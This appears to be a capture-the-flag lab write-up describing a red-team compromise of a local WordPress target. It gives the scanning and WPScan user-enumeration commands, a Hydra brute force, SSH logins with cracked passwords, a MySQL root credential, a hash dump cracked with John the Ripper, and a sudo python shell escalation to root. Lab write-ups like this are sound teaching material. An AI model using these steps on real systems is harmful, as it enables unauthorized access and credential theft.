# **Red Team: Summary of Operations**


# **Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation

### **Exposed Services**

Nmap scan results for each machine reveal the below services and OS details:

**$ nmap -sV 192.168.1.110**



This scan identifies the services below as potential points of entry:

* Target 1
  + Port 22/TCP Open SSH
  + Port 80/TCP Open HTTP
  + Port 111/TCP Open rcpbind
  + Port 139/TCP Open netbios-ssn
  + Port 445/TCP Open netbios-ssn


The following vulnerabilities were identified on each target:


* Target 1
* General aggressive vulnerability scan; revealed nothing interesting

### **Exploitation**

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

* Target 1
  + Flag1.txt: **b9bbcb33ellb80be759c4e844862482d**
    - **Exploit Used**
      * Used WPscan to enumerate users of this targets Wordpress site
      * **wpscan --url http://192.168.1.110/wordpress --enumerate u**


****

**Brute force attack**: Used Hydra as seen above to crack Michael’s password which ended up being weak and obvious.****

Finding Flag 1: SSH in as Michael using the password found from using Hydra.


Flag was found in the var/www/html directory inside the service.html file.

Commands used:


* **ssh michael@192.168.1.110**
* **Pw: michael**
* **cd ../../**
* **cd var/www/html**
* **ls -l**
* **nano service.html **

Flag2.txt: **fc3fd58dcdad9ab23faca6e9a3e581c**

* + - **Exploit Used**
      * Flag 2 was found in the same way flag 1 was found.
      * While we were already michael in the system, traversed through directories and files until it was found in var/www next to the folder containing flag 1
    - Commands:
      * **cd var/www**
      * **ls -l**
      * **cat flag2.txt**




Flag3: **afc01ab56b50591e7dccf93122770cd2**

* **Exploit used**
  + Same exploit to gain flag 1 and 2 however we incorporated MySQL database to find flag 3
  + Finding flag 3: Gaining access to the MySQL database
  + After discovering the MySQL database credentials as Michael, we were able to explore the database

Flag 3 was then found in the wp\_posts table in wordpress.

* Commands:
  + **mysql -u root -p’R@v3nSecurity’**
  + **show databases;**
  + **use wordpress;**
  + **show tables;**
  + **select \* from wp\_posts;**



Flag4: **715dea6c055b9fe3337544932f2941ce**


* Exploit used:
  + Unsalted password hashes and the use of privilege escalation
  + Finding flag 4:
    - Discover user credentials from MySQL database, import to a text file, crack password hashes with John the Ripper and then use Python to gain root privileges

The user credentials were found in the wp\_users table of the same database where we found flag 3. Usernames and password hashes were exported into a text file; wp\_hashes.txt

* Commands:
  + **show databases;**
  + **use wordpress;**
  + **show tables;**
  + **select \* from wp\_users;**

John the Ripper command:

* **john wp\_hashes.txt**



Next step after the password was cracked, was to ssh at Steven then escalate privilege to root access with Python command.

* Commands:
  + **ssh steven@192.168.1.110**
  + **pw: pink84**
  + **sudo -l**
  + **sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’**
  + **cd /root**
  + **ls**
  + **cat flag4.txt**

